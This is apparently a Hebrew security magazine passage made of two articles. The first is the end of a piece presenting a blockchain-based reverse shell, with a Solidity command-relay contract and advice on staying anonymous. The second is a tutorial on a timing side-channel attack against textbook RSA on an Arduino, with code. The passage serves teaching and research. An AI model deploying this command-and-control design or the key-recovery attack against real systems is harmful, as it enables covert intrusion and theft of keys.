בדוגמא, התבססנו על כך שיש לנו שיוך בין כתובת Y לבין בעל הארנק Y. הנחה זו היא אפשרית כיוון שעל מנת לקנות מטבעות דיגיטליים כמו Bitcoin או Ethereum ממקורות רשמיים מסויימים, על הקונה להזדהות עם תעודה מזהה כלשהי. כך הגוף שמכר את המטבעות הדיגיטליים יכול לעקוב אחרי הפעולות של אותו חשבון ולקשרן לזהותו של בעל הארנק, ובנוסף לזהות בעלי ארנקים שסחרו עם אותו אדם (כמו X בדוגמא).

זיהוי ע"פ כתובת IP

האנונימיות שאנו מקבלים בזכות השימוש בתשתית ה-Blockchain היא בין היתר בגלל שה-Blockchain לא רץ במקום מרוכז (שרת/Cloud/DataCenter וכו'). אם ה-Blockchain היה רץ במקום מרוכז היו יכולים לאתר את משתמשי ה-Blockchain ע"י חיפוש בלוגים של השרת הרלוונטי ומציאת כתובת ה-IP שהם פנו דרכה.

בעקבות כך שה-Blockchain רץ בצורה מבוזרת אין לדעת דרך איזה Node משתמש יצר את החיבור ל-Blockchain ולכן לא ניתן יהיה למצוא קישור לכתובתו.

אז לאחר שכסיסנו את נושא זה, אפשר להתחיל לדבר על הכלי.



הכלי ReverseBlockchainShell (השימוש בכלי הינו למטרות למידה בלבד!)

ReverseBlockchainShell או בקיצור RBCS, הינו Shell נורמטיבי אשר מעביר את המידע בין ה-Client ל-Server דרך ה-Blockchain. אם אינכם יודעים מזה ReverseShell תוכלו לקרוא על הכלי במאמר "[לא אנומאלי ולא במקרה](#)" או [ממקור אחר באינטרנט](#).

המימוש שלי לכלי נכתב ב-Solidity על גבי Ethereum Blockchain וצד לקוח ושרת ב-Python. אך הכלי יכול לרוץ על רשתות מסוגים שונים באותה מידה.

כאשר התוקף ירצה להריץ פקודה על הנתקף, הוא יפנה לחוזה חכם אשר ישמור את הפקודה ל-Blockchain והנתקף יקרא מתוכו. לאחר מכן הנתקף יריץ את הפקודה ויפנה לחוזה החכם אשר יכתוב את הפלט שלה ל-Blockchain. לבסוף התוקף יקרא את פלט הפקודה וישלח פקודה חדשה להרצה.

החוזה החכם שרץ על ה-Blockchain נראה בבסיסו ככה:

```
contract Shell {
    string command = "";
    string output = "";

    // SetCommand() gets a string and put it in "command" variable, for the client to run.
    // SetCommand() can only be called by owner.
    function SetCommand(string memory command_) public {
        command = command_;
    }


    // GetCommand() return the command requested (by the attacker) to the client.
    function GetCommand() public view returns (string memory) {
        return command;
    }

    // SetOutput() gets a string and puts it "output" variable. Also sets isOutputReady to true.
    function SetOutput(string memory output_) public {
        output = output_;
    }

    // GetOutput() return the command output.
    // GetOutput can only be called by owner.
    function GetOutput() public view returns (string memory) {
        return output;
    }
}
```

- פונקציות Set ו-Get להזנה וקריאה של פקודות.
- פונקציות Set ו-Get להזנה וקריאה של פלט הפקודות.

החוזה החכם המלא מכיל פונקציות ופרמטרים נוספים לייעול התהליך ולשמירה על סנכרון. ניתן למצוא את [כל הקוד מקור ב-github](#).



אנונימיות ב-Testnets

כמו שאנחנו כבר יודעים, על מנת לשמור מידע ב-Blockchain, נצטרך להשתמש ב-transact כדי לבצע טרנזקציה ועל מנת לעשות זאת, נצטרך לשלם מס הנקרא Gas.

RBCS מבצע 2 טרנזקציות על כל פקודה שנריץ וזה יוצר הרבה עלויות Gas. במיוחד אם נרצה שהכלי יעבוד יחסית מהר (ככל שנשלם יותר Gas הטרנזקציות יעברו יותר מהר). אבל אני ישראלי. ואני לא הולך לשלם \$0.24 (המס הממוצע בעת כתיבת המאמר) על כל פקודה שארצה להריץ. אבל אין דאגה, בשביל זה יש לנו Testnets. בגלל שערך המטבעות ב-Testnet הוא אפסי, אם אשתמש ב-Testnet של Ethereum אוכל להריץ בדיוק את אותו קוד ללא עלות. אך קיימות 2 בעיות לפנינו בעת השימוש ב-Testnet:

זהות רשתית

Testnets במהותן מתבססות על מטבעות ללא ערך ולכן אין מניע לגורם חיצוני להשתתף בתהליך כ-Node. ה-Nodes לא מקבלים כסף אמיתי מכריית הבלוקים אלא רק מטבעות חסרי ערך. מסיבה זו ה-Testnets לרוב יהיו מרוכזים במקום אחד (אירגון שאחראי על ריצת ה-Testnet ומרוויח ממנה בדרך אחרת) ולכן יהיה ניתן לגלות את המשתמש ע"י תחקור של לוגים בשרת הרלוונטי. (אני יודע אם רשתות Testnets מחויבות לשמור תיעוד של הפניות לרשת, אך תיאורטית זה אפשרי, ולכן אין הבטחה לשמירה על אנונימיות)

למזלנו, רשת הבדיקות Ropsten, כמו ה-MainNet, היא מבוססת ומשתמשת ב-PoW. משמע, ש-Nodes ברחבי העולם מריצים את הרשת לעומת TestNets אחרים ובכך מאפשרים לנו להסתיר את זהותנו.

קבלת ה-TestEther

כדי לקבל TestEther המשתמש צריך לפנות לשירות הנקרא Faucet. אותו שירות מעניק TestEther בחינם לכתובת ארנק שנזין לו. ברוב המקרים, ה-Faucet ידרוש לעבור תהליך הזדהות כלשהו, אך יש גם כאלה שלא. אל תטעו, השירות אשר מעניק את ה-FakeEther דורש שהמשתמש יפנה אליו, ולכן משתמש ישאיר "עקבות" של הכתובת שממנה הוא ניגש עם קישור לאנק שלו. באמצעות מעבר על הלוגים שקיימים בשרת ה-Faucet, יהיה ניתן לקשר את כתובת ה-IP של המשתמש לכתובת הארנק שלו.

בינתיים לא מצאתי פתרון ארוך טווח להרצת הכלי על רשת בדיקות. אך תיאורטית אם הייתי יוצר ארנק ב-TestNet בעצמי, טוען אליו TestEther ומפרסם את פרטיו (כולל המפתח הפרטי שמאפשר לבצע העברות מהחשבון), היה ניתן להשתמש בכלי בחופשיות (עם החשבון שמקושר אלי).

כמובן שלא אעשה זאת גם כי הכלי הוא למטרות למידה בלבד, ומבחינתי ה-POC מספיק טוב למטרה זו (וגם כי לא הייתי רוצה שהשב"כ ידפוק לי על הדלת מחר בבוקר).



Mixers-ו Tumblers

ברשתות MainNet (בין אם Ethereum-MainNet או בין אם Blockchains אחרים) קיימים שירותים הנקראים Mixers או Tumblers. שירותים אלו מקבלים בקשות ממשתמשים רבים ומעבירים את כל הבקשות דרכם, כמו תחנת ביניים להעברות. ככל שיותר משתמשים משתמשים בשירות, כך הוא יותר אמין ויותר קשה לקשר את ההעברות.

השימוש בשירותים אלו יכול להתפס כלא חוקי. משתמש אשר מסתיר את זהותו לחלוטין כנראה שרוצה להסתיר משהו (בין אם הלבנת כספים, פשעי סייבר או פשעים אחרים), או שהוא פשוט תומך במאבק לאנונימיות. אדם שהשתמש בשירותים אלו יכול להיות משוייך לפעולות בלתי חוקיות, ולכן אני ממליץ בחוזקה לא להשתמש בשירותים הללו.

בנוסף, בעקבות הדרך שבה עובד הכלי (קבלה של מטבעות לארנק השירות ומסירה של מטבעות למשתמש היעד) השימוש בכלי כזה מתועד ב-Blockchain. כיוון שכל המידע ב-Blockchain חשוף לציבור וכתובת הארנק של שירות ה-Mixing חשופה גם כן, ניתן לזהות משתמשי Mixing. כתוצאה מכך, אפליקציות מסויימות של העברה ומסחר במטבעות דיגיטליים עשויות לקטלג את הארנק כ"מסוכן" ולא לאפשר שימוש באפליקצייה לאותו משתמש.

סיכום

במאמר זה הוסבר על הבלוקצ'יין, תהליכי הכרייה שלו, והאנונימיות המסוימת שהוא מאפשר. בנוסף, הוצג הכלי RBCS במטרה להדגים שימוש במאפיין האנונימיות שהטכנולוגיה מעניקה לנו. מאפיין זה הוא אחד מני רבים שניתן לנצל בטכנולוגיה זו, וזהו רק קצה הקרחון של עולם ה-Blockchain.

במידה מסוימת מאמר זה הוא הזמנה שלי עבורכם לחקור וללמוד את הנושא, להטביע את חותמכם, ובכך להיות חלוצים בעולם תוכן חדש ומהפכני שנבנה בזממנו.

RSA Side Channel Attack

מאת אבי פדר ודניאל יוחנן

הקדמה

במהלך ההיסטוריה, לא היו פעמים רבות שבהם יצאה טכנולוגיה חדשה לשוק ולאחר שהטכנולוגיה יצאה לאור, פרסמו ארגוני ביון ברחבי העולם שהטכנולוגיה ידועה להם ובשימוש מעשי במשך עשרות שנים. אחת הפעמים הבודדות שזה קרה היתה בשנת 1997. כאשר פרסם מטה התקשורת של המודיעין הבריטי GCHQ, מסמך בו נטען כי רעיון המפתח הפומבי (נחזור למושג הזה עוד) היה ידוע להם כעשור לפני שהתפרסם.

הם גילו לטענתם גם את RSA וגם את דיפיהלמן, אלגוריתמים שלציבור יצאו לאור בשנת 1976 ואחרי, אך שמרו את הדבר בסוד. גם ה־NSA טען שגילה את RSA הרבה לפני שנודע לציבור, אולם התגלית סווגה כסוד לאומי.

במאמר זה אנחנו נממש מתקפת ערוץ צד (Timing attack, כמו [בפעם הקודמת](#)) לצד שימוש ב-Eembedded chips.

נקדים ונאמר שהמטרה שלנו במאמר אינה להרחיב על RSA, מי שרוצה ללמוד על כך יותר יכול לקרוא על כך בקישורים שנצטרף תוך כדי.

המטרה שלנו היא להנגיש את המתקפה ע"י מימוש פשוט שלה ובעצם לתת לאנשים תשובה בסיסית לשאלה למה לא משתמשים ב-RSA פשוט כמו שהוא.

לאורך המאמר נבנה ביחד את המערכת ואת הקוד. המאמר מניח שיש לכם הכרות עם RSA, עם תכנות בסיסי ועם ארדואינו. אם אין לכם את הידע הזה, ממליץ לכם לקרוא בקישורים שאנחנו מצרפים בין לבין על RSA או במאמר הקודם על ארדואינו ו-Side-Channel Attacks.



תזכורת - Timing Side Channel Attack

כפי שכולנו מבינים, כדי שתוכנה תוכל לבצע פעולות מסויימות, היא צריכה זמן מעבד שבו היא תבצע חישובים. את זמן העבודה של המעבד ניתן למדוד. וכך, במידה ואנו מודעים לפרמטרים הרלוונטיים, כמו האלגוריתמים או ארכיטקטורת המעבד שבה המערכת משתמשת, ניתן להסיק מסקנות על המערכת או על הפעולות שנעשו בה. למתקפות מהסוג הזאת קוראים Timing attack.

קיימות המון מתקפות Timing, גם על אלגוריתמים מפורסמים של הצפנה כמו RSA שאותה נממש היום.

אז מה בעצם אנחנו נעשה?

במהלך המאמר אנחנו נבנה מערכת חתימה על הודעות שמשתמשת ב-RSA textbook. לאחר מכן על המערכת הזאת אנחנו נממש Timing attack.


קישור לכל הקוד שנכתוב במהלך המאמר ניתן למצוא [כאן](#).

מהו RSA?

RSA היא מערכת הצפנת מפתח ציבורי דטרמיניסטית הראשונה שהומצאה והיא עדיין בשימוש נרחב כיום. ב-RSA, כבכל מערכת מפתח ציבורי, מפתח ההצפנה אינו סודי והוא שונה ממפתח הפענוח שנשמר בסוד, לכן היא נקראת אסימטרית. האסימטריה ב-RSA נובעת מהקושי המעשי (והכמעט בלתי אפשרי) שבפירוק לגורמים של מספר פריק, שהוא כפולה של שני ראשוניים גדולים (מדובר על בעיה פתוחה בתורת המספרים).

כלומר, קל יחסית ליצור שני מספרים ראשוניים q ו- p , ולחשב את המכפלה שלהם $N = pq$. אך בהינתן N קשה למצוא את גורמיו p ו- q . ההצפנה משתמשת בערך ציבורי, או במפתח, המופץ וידוע לכל מי שרוצה לשלוח הודעה. הפענוח מתבצע באמצעות מפתח פרטי הנשמר בסוד על ידי הנמען המיועד ולא ניתן להסיק אותו מהמפתח הציבורי. הצפנה כזאת עובדת מבלי לדרוש משני הצדדים המעורבים לשמור על סוד מוסכם - המפתח הפרטי לעולם לא צריך להישלח לשולח.

למרות חוזק מתמטי אדיר זה, מחקרים הראו כי ניתן לשחזר מפתחות פרטיים של RSA מבלי לשבור ישירות את RSA אלא באמצעות Timing attack.



במתקפה מסוג זה התוקף מתבונן בזמן הריצה של אלגוריתם הצפנה ובכך מסיק את הפרמטר הסודי הכרוך בפעולות. למרות שמקובל להסכים כי RSA מוגן מפני התקפה ישירה, הפגיעות של RSA למתקפות תזמון אינה ידועה כל כך ולעתים קרובות מתעלמים ממנה.

כעת נממש מתקפה מסוג זה. אך לפני זה נקדים ונסביר כיצד מממשים מערכת הצפנה של RSA (אצלנו היא תמומש בתוך לוח Arduino) ותוך כדי נגיע למתקפה.

כפי שכתבנו, במערכת RSA יש שני מפתחות א-סימטריים, אחד פרטי - d ואחד ציבורי - e . והכל בעולם מודולו N (על עולם האריתמטיקה המודולרית ניתן לקרוא [כאן](#)), שהוא מכפלת הגורמים שהזכרנו.

בשביל להצפין הודעה m , מערכת ההצפנה מבצעת את הפעולה $m^d \bmod(n)$ (חזקה ומודולו) שלה נקרא modular exponent. את הפעולה modular exponent נבצע באמצעות אלגוריתם Repeated Squaring שהוא שיטה לביצוע modular exponent בצורה יעילה. על השיטה הזאת נפרט כבר, מכיוון ששם המתקפה שלנו מתקיימת. Repeated Squaring משתמש בפעולת הכפל. ומכיוון שמדובר בכפל מספרים גדולים ממש, הוא משתמש בשיטה נוספת שנקראת Montgomery Product, שמבצע פעולת כפל של מספרים גדולים בצורה יעילה.

Montgomery Product דורש הכנה מוקדמת של מספר פרמטרים. ואותם נקבל מאלגוריתם $nPrime$. באלגוריתמים Montgomery Product ו- $nPrime$ לא נתעמק כאן, מכיוון שהם רק מבצעים את פעולת הכפל בצורה יעילה ולא משפיעים על מימוש המתקפה (לפחות לא באופן ישיר). מידע נוסף עליהם ניתן למצוא [כאן](#).


Repeated Squaring

כפי שאמרנו Repeated Squaring הוא שיטה לביצוע modular exponent בצורה יעילה והיא עומדת בבסיס המתקפה שלנו. בשיטה זו אנו נמיר את d (המפתח הפרטי) למספר בינארי ואז נסרוק את מחרוזת הביטים משמאל לימין.

בכל ביט אנו נעלה את m בריבוע (Montgomery Product). ובנוסף, אם הביט הינו 1, נכפיל את הערך שקיבלנו עם ההודעה המקורית (גם פה Montgomery Product). כמובן שבכל איטרציה (כאשר סורקים את

```
// Compute  $y = x^d \pmod{N}$ 
// where, in binary,  $d = (d_0, d_1, d_2, \dots, d_n)$  with  $d_0 = 1$ 
s = x
for i = 1 to n
  s =  $s^2 \pmod{N}$ 
  if  $d_i == 1$  then
    s =  $s \cdot x \pmod{N}$ 
  end if
next i
return s
```

הביטים משמאל לימין) מבצעים הפחתה $(\%N)$ במידת הצורך כדי להישאר בעולם המודולו n .



היתרון בשיטה נעוץ בכך שבכל שלב אנו מסתכלים רק על ביט בודד ובכך שבסוף כל שלב אנו מבצעים הפחתה. ככה אנו נשארים תמיד במספרים נמוכים (נמוכים ביחס למספרים שאותם אנו כופלים) שקל לבצע עליהם פעולות.

נראה דוגמה כיצד Repeated Squaring הופך לנו את הפעולה $12^{45} \bmod(40)$ לפעולה פשוטה:

במקום לחשב משהו קצת לא אפשרי כמו:

$$12^{45} = 3657261988008837196714082302655030834027437228032$$

ואז לחשב את התוצאה:

$$3657261988008837196714082302655030834027437228032 \bmod(40) = 32$$

נפעל בצורה כזאת:

$$12^{45} \bmod(40)$$

נמיר את החזקה למספר בינארי ונסרוק אותו משמאל לימין:

$$(45)_{10} = (101101)_2$$

הביט הראשון הוא תמיד 1 ונתעלם ממנו. הביט השני הוא 0 ולכן רק נעלה בריבוע:

$$12^2 = 144 = 24 \bmod(40)$$

הביט השלישי הוא 1 ולכן גם נעלה בריבוע וגם נכפיל במספר המקורי:

$$24^2 * 12 = 6912 = 32 \bmod(40)$$

הביט הרביעי הוא 1 ולכן גם נעלה בריבוע וגם נכפיל במספר המקורי:

$$32^2 * 12 = 12288 = 8 \bmod(40)$$

הביט החמישי הוא 0 ולכן רק נעלה בריבוע:

$$8^2 = 64 = 24 \bmod(40)$$

הביט השישי הוא 1 ולכן גם נעלה בריבוע וגם נכפיל במספר המקורי:

$$24^2 * 12 = 6912 = 32 \bmod(40)$$

ניתן לראות שהגענו לתוצאה בצורה פשוטה הרבה יותר.

אבל, ההפחתה הזאת שמבצעים בסוף כל שלב - היא נקודת החולשה של המערכת שננצל במתקפה.



אצלנו במערכת ה-Arduino יקבל ערכים ויחתום עליהם (כלומר יצפין אותם) באמצעות המפתח הפרטי. את הקוד של החתימה ב-Arduino ניתן למצוא [כאן](#) והוא יראה כך:

```
1 uint64_t MontgomeryProduct(uint64_t a, uint64_t b, uint64_t n, uint64_t nprime, uint64_t r)
2 {
3     //This function calc the montgomery product of numbers a and b
4     uint64_t t = a * b;
5     uint64_t t1 = t % r;
6     uint64_t m = t1 * nprime % r;
7
8
9     uint64_t t_div_r = t / r;
10    uint64_t mn_div_r = (m * n) / r;
11
12    uint64_t t_apr_r = t % r;
13    uint64_t mn_apr_r = (m * n) % r;
14
15
16    uint64_t u = t_div_r + mn_div_r + 1;
17
18    if (u < n)
19        return u;
20    delay(100);
21    return u - n;
22 }
23
24 uint64_t modexp(uint64_t a, String exp, uint64_t n, uint64_t r, uint64_t k) {
25     //This function encrypt/decrypt message m by rsa protocol
26     uint64_t a_ = (a * r) % n;
27     uint64_t x_ = (1 * r) % n;
28
29     for (int i = exp.length() - 1; i >= 0; i--)
30     {
31         x_ = MontgomeryProduct(x_, x_, n, k, r);
32         if (exp[i] == '1')
33             x_ = MontgomeryProduct(a_, x_, n, k, r);
34     }
35
36     return MontgomeryProduct(1, x_, n, k, r);
37 }
38
39 void nPrime(uint64_t n)
40 {
41     //This function calc the r and the k for the montgomery product
42     uint64_t k = (log(n)/log(2)) + 1;
43     uint64_t r = pow(2, k);
44     uint64_t rInverse = ModInverse(r, n);
45     uint64_t nPrime = (r * rInverse - 1) / n;
46     result[0] = nPrime;
47     result[1] = r;
48 }
49 }
```

נסביר את עיקרי הקוד:

ניתן לראות פונקציה בשם modxp, היא בעצם מצבעת את $m^d \bmod(n)$ באמצעות האלגוריתמים שהצגנו. הפרמטרים המתקבלים הם:

- a - ההודעה שאותה נחתום (m).
 - exp - החזקה (d), שהיא המפתח הפרטי. היא מתקבלת כמחרוזת של ביטים ולא כמספר (בשביל אלגוריתם Repeated Squaring).
 - n - עולם המודולו.
 - r, t - הם פרמטרים מקדימים שהזכרנו שמסייעים לפונקציה והם מגיעים מהפונקציה nPrime.
- ברובע האדום ניתן לראות את אלגוריתם Repeated Squaring. כפי שניתן לראות בקוד, יש עוד המון מתמטיקה מסביב. כל המתמטיקה היא חלק מהאלגוריתמים שהזכרנו והיא לא קשורה ישירות למתקפה. על כל המתמטיקה ניתן לקרוא [פה](#), [פה](#) ו[פה](#). לצערנו, כפי שאתם רואים, אנחנו לא נרחיב על כל המתמטיקה מאחורי RSA. בעיקר כדי להשאר בגבולות המאמר (:)



הרעיון העומד מאחורי המתקפה

נניח שאנו נשלח שתי הודעות Y, Z כך שמתקיים $Y^3 < N < Z^3$ וגם מתקיים $Z^2 < N < Z^3$. כלומר, Y לא יצטרך הפחתה גם אם נעלה אותו בריבוע ונכפיל בערך המקורי שלו (כלומר נעלה בשלישית) מכיוון שהוא ישאר קטן יותר מעולם המודולו n . ולעומת זאת, Z לא יצטרך הפחתה רק אם נעלה אותו בריבוע. אבל ברגע שנכפיל אותו אח"כ בערך המקורי שלו (כלומר נעלה בשלישית) הוא יצטרך הפחתה מכיוון שהוא יהיה גדול יותר מעולם המודולו n .

כעת לאחר שאנו שולחים את ההודעות לחתימה, ניתן לחלק את המצב לשני מקרים:

- **במקרה הראשון** - ביט החזקה באלגוריתם Repeated Squaring הוא 1, לכן נצטרך להכפיל את ההודעה הנחתמת בהודעה המקורית ולא רק להעלות אותה בריבוע. במקרה כזה, משך זמן החתימה של הודעה Z ייקח יותר זמן. כי כאשר מעלים את הודעה Z בשלישית היא תהיה גדולה מעולם המודולו n . לעומת זאת, הודעה Y שלא תהיה גדולה מעולם המודולו n גם כאשר מעלים אותה בשלישית, לא תדרוש הפחתה. לכן זמן החתימה שלה יהיה קצר יותר.

- **במקרה שני** - ביט החזקה באלגוריתם Repeated Squaring הוא 0, לכן נצטרך רק להעלות את ההודעה הנחתמת בריבוע, בלי להכפיל את ההודעה הנחתמת בהודעה המקורית. במקרה כזה זמן החתימה של שתי ההודעות יהיה שווה מכיוון ששתיהן לא יצטרכו הפחתה. כעת, כששלחנו את ההודעות לחתימה ואנו יודעים מהם זמני הריצה שלוקח לחתום אותן, נוכל להשוות בין זמני הריצה של Y ו- Z .

אם זמני החתימה הם פחות או יותר שווים, נדע שהביט הבא הוא 0 (כי לא הייתה הפחתה להודעה Z ולכן לא לקח לה יותר זמן). ולעומת זאת אם זמני החתימה יהיו שונים, נדע שהביט הבא הוא 1 (כי להודעה Z הייתה הפחתה ולכן זמן החתימה שלה ארוך יותר).

את התהליך הזה נעשה שוב ושוב עבור כל הביטים במפתח, עד שנמצא את המפתח הפרטי שמתאים למפתח הציבורי שברשותנו.



תשתית למתקפה

כדי שנוכל לבצע את המתקפה בצורה יעילה, נצטרך לבצע את הפעולות שהסברנו עם אלפי הודעות. לשם כך נבנה מערכת תקשורת נוחה עם לוח ה-Arduino שלנו - שהוא מערכת החתימה שלנו.

את התקשורת איתו נבצע באמצעות סקריפט שנכתוב בפיתון (נשתמש בספריה [PySerial](#)). הסקריפט יתקשר עם הפורט הסריאלי של ה-Arduino. באמצעות כך נשלח ללוח הודעות לחתימה ונקבל ממנו את הערכים החתומים. במקביל הקוד ימדוד את זמן החתימה במיקרו שניות.

עקב מגבלות של לוח ה-Arduino לעבוד עם מספרים של 64 ביט, הוא יקבל את ההודעה לחתימה כמחרוזת של ביטים, ימיר אותה למספר, יחתום אותה. ולאחר מכן ימיר אותה בחזרה למחרוזת של ביטים ויחזיר את החתימה. את שלושת הערכים האלו (ההודעה המקורית, ההודעה החתומה והזמן) נשמור בתוך קובץ שלאחר מכן נתבסס עליו לביצוע המתקפה כפי שיוסבר בהמשך.

הקוד שלנו יראה כך:

```
def write(data):  
    while not arduino.writable():  
        pass  
    arduino.write(data.encode())  
  
def read():  
    while not arduino.readable():  
        pass  
    data = ""  
    while data == "":  
        data = arduino.readline().decode()  
    return data
```

כפי שניתן לראות, יש לנו פונקציה write שמקלת נתונים ומעבירה אותם ללוח. בנוסף יש לנו פונקציה read שממתינה לנתונים שיחזרו מהלוח.

ניתן למצוא את הקוד [כאן](#).

תהליך המתקפה

כפי שהסברנו, בכדי שיהיה חומר לניתוח הזמנים ולמציאת המפתח הפרטי, נשלח אלפי הודעות רנדומליות למערכת החתימה שלנו ובמקרה שלנו ללוח ה-Arduino, על מנת שיחתום אותן באמצעות המפתח הפרטי ויחזיר לנו את הערך חתום. כמובן שעבור כל הודעה נמדוד כמה זמן לקח למערכת לחתום אותה.

אחרי שיהיה ברשותנו מאגר של אלפי הודעות, החתימות של אותן הודעות וזמן החתימה שלהן, נוכל לבצע את הניתוח. בשלב הראשוני ידוע לנו שהביט הראשון של המפתח הפרטי הוא 1 ואנחנו רוצים לגלות כל פעם מה הביט הבא במפתח. כעת ניקח את רשימת ההודעות ששלחנו ונפעיל על כל אחת מההודעות את האלגוריתם Repeated squaring עד הביט שידוע לנו. עבור כל אחת מההודעות נבדוק האם הביט הבא בהנחה שהוא 1 יש הפחתה או לא (כלומר, האם היה צורך ב-% או לא).

כך נחלק בעצם את הרשימה של אלפי ההודעות שלנו לשתי קבוצות:

- **קבוצה א' - כל ההודעות שבהן היה צורך בהפחתה אם הביט הבא הוא 1.**
 - **קבוצה ב' - שאר ההודעות.** כלומר ההודעות שבהן לא היה צורך בהפחתה אם הביט הבא הוא 1.
- כעת נחשב את ממוצע זמן הריצה עבור כל קבוצה לפי הזמנים שמופיעים במאגר שלנו (לא לפי הזמן שלקח כעת).

לאחר מכן נבדוק, אם הפרש הזמנים בין הקבוצות שחילקנו הינו זניח, המשמעות היא שאין באמת הגיון כלשהו בחלוקה שעשינו (כלומר לחלק מההודעות עשינו הפחתה סתם, ללא צורך. ולכן לקח יותר זמן לחתום אותן) ולכן ההשערה שלנו שהביט הוא 1 שגויה והביט הבא הוא 0.

אך לעומת זאת, אם הפרש הזמנים בין הקבוצות שחילקנו אינו זניח אלא משמעותי, ניתן להסיק שיש הגיון בחלוקה שביצענו (כלומר ניתן להסיק שבאמת פעלנו נכון כאשר לקבוצה אחת של הודעות עשינו הפחתה ולקבוצה השנייה לא) ולכן באמת הביט הבא הוא 1 כפי שהנחנו.

בניית מאגר ערכים למתקפה

כעת נעבור לפונקציה הראשית: הפונקציה הראשית תגריל כמה אלפי מספרים בגדלים שונים, מ-1 ועד n. הסיבה שנגריל רק עד n היא מכיוון שזה עולם המודולו שלנו. לכן אם נגריל יותר מ-n נבצע הפחתה שלא לצורך - מבלי קשר למתקפה.

עבור כל מספר שהתוכנית הראשית תגריל, היא תשלח אותו לחתימה ותמדוד כמה זמן היא ממתינה לתשובה. לאחר מכן היא תכתוב את כל המידע לתוך קובץ שישימש אותנו לניתוח הזמנים ומציאת המפתח הפרטי.



הקוד של התוכנית הראשית יראה כך:

```
n = 3839256683
e = 548447537

with open('timeData.txt', 'w') as f1:
    f1.writelines("N,E\n")
    f1.writelines(str(n) + "," + str(e) + "\n")
    f1.writelines("message,signature,duration\n")
    for i in range(1, 9000):
        m = random.randrange(1, n)
        t1 = datetime.now()
        write(longToBytes(int(m)))
        c2 = stringToInt(read())
        t2 = int((datetime.now() - t1).total_seconds() * 1000000)
        f1.writelines(str(m) + "," + str(c2) + "," + str(t2) + "\n")
```

ניתן לראות בקוד שבתוך הלולאה אנו מגדילים ערך כפי שהסברנו לפני, חותמים אותו (באמצעות הלוח) ומקבלים את התשובה. בין לבין אנו מודדים זמנים ואת הכל כותבים בסופו של דבר לתוך הקובץ timeData.txt.

סה"כ נקבל בסוף קובץ עם 9000 שורות שיראה כך:

```
1 N,E
2 3839256683,548447537
3 message,signature,duration
4 1825426693,481823779,2280893
5 2110686704,3072422398,2497166
6 1334428208,1599528745,2093178
7 1265195384,2942524450,2186568
8 2409436678,1375084233,2093802
9 401252935,2464631800,2186973
10 1695206886,2565208005,2690551
11 2933055133,329494375,2593669
```

בתחילת הקובץ שמרנו את המפתח הציבורי ואת המודול N.

כמו כן בכל שורה ניתן לראות את ההודעה, ההודעה חתומה ואת הזמן במיקרו שניות שלקח למערכת לחתום אותה. כל הנתונים האלו יישמשו את הסקריפט הבא שלנו שינתח את הקובץ וימצא מהו המפתח הפרטי. זמן ההכנה של מאגר כזה הוא כשעה (תלוי בגודל המפתח וכמה דברים נוספים).

את המאגר הזה ומאגרים נוספים ניתן למצוא [כאן](#).



ניתוח המאגר

כעת ניקח את המאגר וננתח אותו באמצעות סקריפט נוסף.

בכל שלב כפי שהסברנו, הסקריפט יניח שהביט הבא הוא 1 וינסה לחלק את ההודעות החתומות לפי זה (קבוצה אחת להודעות שהיו צריכות הפחתה וקבוצה שניה להודעות שלא היו צריכות הפחתה בזמן החתימה). כמובן שלצורך כך הסקריפט המפענח יחתום בעצמו לפי אלגוריתם RSA שממומש עם Repeated Squaring ומעם Montgomery Product.

לכן הקוד החותם (מצפין) שלנו יראה בדיוק כמו שראינו למעלה בלוח ה-Arduino אך עם תוספת של דגל נוסף בשם red שמסמל האם הייתה הפחתה או לא. ככה שביחד עם תוצאת החתימה נדע לאיזה קבוצה לסווג את ההודעה:

```
def rsa_sim(m, d, n, k, r, j):  
    """  
    This function simulate a encrypt/decrypt message m by rsa protocol  
    :param m: The message we want to encrypt/decrypt  
    :param d: The key  
    :param n: The modulo  
    :param k: The k for montgomery product  
    :param r: The r for montgomery product  
    :param j: The bit we want to test if we have reduce or not  
    :return: The encrypt/decrypt of message m and True/False if we have reduce or not  
    """  
    m_ = (m * r) % n  
    x_ = (1 * r) % n  
    new_d = d[:j]  
    new_d += '1'  
    red = False  
    for i in range(0, len(new_d)):  
        x_, _ = MontgomeryProduct(x_, x_, n, k, r)  
        if new_d[i] == '1':  
            x_, red = MontgomeryProduct(m_, x_, n, k, r)  
    x_, _ = MontgomeryProduct(x_, 1, n, k, r)  
    return x, red
```

בריבוע האדום אנו "קובעים" מהו המפתח שעכשיו נעבוד עליו. שזה בעצם שרשור של המפתח שמצאנו עד עכשיו בתוספת ההנחה שהביט הבא הוא 1 כפי שהסברנו.

הפונקציה הבאה מקבלת כל פעם הודעה מתוך המאגר, שולחת לפונקציה rsa_sim ומקבלת בחזרה האם התקיימה הפחתה או לא.

לפי זה היא מסווגת את ההודעות לשתי קבוצות, red אם הייתה הפחתה ו-nored אם לא הייתה הפחתה.

כפי שרואים בקוד:

```
def split_messages(d, n, k, r, bit, dataList):
    """
    This function split the messages to two groups. reduce in bit(bit) or not
    :param d: The key
    :param n: The modulo
